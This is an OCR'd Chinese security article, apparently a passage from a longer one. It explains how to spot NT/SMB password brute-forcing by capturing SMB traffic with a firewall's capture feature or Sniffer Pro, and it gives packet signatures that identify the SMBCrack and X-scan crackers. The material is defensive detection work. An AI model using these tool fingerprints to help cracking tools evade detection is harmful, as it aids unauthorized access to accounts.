


图11

关于信息获取的问题，在后面讨论，这里讨论口令破解。

当出现上述情况时，可以采取一种措施、两种方法：

唯一的一种措施就是sniffer，至于两种方法则是分别使用绿色警戒自带的捕获数据功能和使用专业的Sniffer。

1、绿色警戒的捕获数据功能：

右键选择SMB端口（139或445）的连接并选择捕获数据（如图12）。

然后选择路径和文件名，即会生成一个dat文件，当完成捕获的时候，使用一个十六位编辑器打开即可（如图13）。





图12


图13

> **注意** 根据测试，SMBCrack破解时只产生一个SMB连接，而X-scan破解NT口令时却产生两个SMB连接，但根据捕获数据后发现，其中一个连接在连接完成后不做任何事，而破解过程完全在一个连接中完成。在出现两个连接的时候，建议两个连接上的数据都进行抓取。

2、Sniffer软件

对于这种方法没有太多需要讲解的，在防火墙发现异常后，打开Sniffer pro进行Sniffer即可，时间长短自己确定。

分析

上面说了两种Sniffer方法，本人也提供了四个实例文件，分别为使用SMBCrack和X-scan进行NT口令破解的时候，使用了绿色警戒和Sniffer pro进行抓取的数据包分别为：

```
SMBCrack_sniffer_pro.cap
X_scan_NT_crack_sniffer_pro.cap
```

SMBCrack_NT_password_crack_nsfocus_capture.dat
X_scan_NT_password_crack_nsfocus_capture.dat

由于NT破解很难像扫描那样一目了然地看出来，而是需要经过抓包分析，因此，本人直接为各位读者提供了针对SMBCrack和X-scan两种软件在破解时的特征码，以便大家以后在实践过程中对比对从而快速、及时地发现问题。

SMBCrack破解特征

先看使用绿色警戒抓到的数据，不考虑其他数据，只考虑SMB协议传输的数据，一个SMB数据的头部是由**FF 53 4D 42**开始，由于抓到的是十六进制代码，无法按照抓包格式将数据贴进文章中，所以抓了张图（如图14），图中是一个完整的SMB数据包（注：只是SMB数据连接中的其中一个包，而不是指完整的SMB过程）。




图14

在**FF 53 4D 42**后有一标志位73，由此能得知该包是X会话的初始连接数据包，SMB过程中，先建立连接，然后建立X会话，而在X会话需要验证，NT口令破解就是在建立一个连接后，进行多个X会话，每次X会话中使用不同的用户或是口令进行破解。

再看一下Sniffer pro抓的包，Sniffer pro中，应该可以轻易地看出数据走向以及前面所说的多个X会话的建立过程（如图15）。




图15

每个X会话的建立过程都是这样的：先是C（即client，客户端）提出要求建立X会话，同时发出用户名和密码要求服务端验证，一旦密码错误，服务端便回复“Access Denied”，在Sniffer pro抓到的包中可以清楚看见有大量的X会话初始和X会话的拒绝，这就是破解的过程。值得注意的就是SMBCrack破解时，在X会话中提供的Domain为DREAM（请仔细参看上图），这里需要注意，和X-scan提供的不同。

X-scan破解特征

X-scan的破解相对比较有特色，还记得前面说过吗？

SMBCrack破解时只建立一个SMB会话通道，而X-scan则是两个，通过抓包我们就可以清楚地看出来，为什么X-scan是两个。

这里就不看绿色警戒的数据包了，直接看Sniffer pro抓到的（如图16），由图中我们看到这里有部分的SMB会话，实际上就是X-scan建立的第一个SMB连接，可以看出整个SMB会话建立过程没有任何验证，因此，可以推断第一个SMB会话是空连接，在其后，还有注销会话的过程。

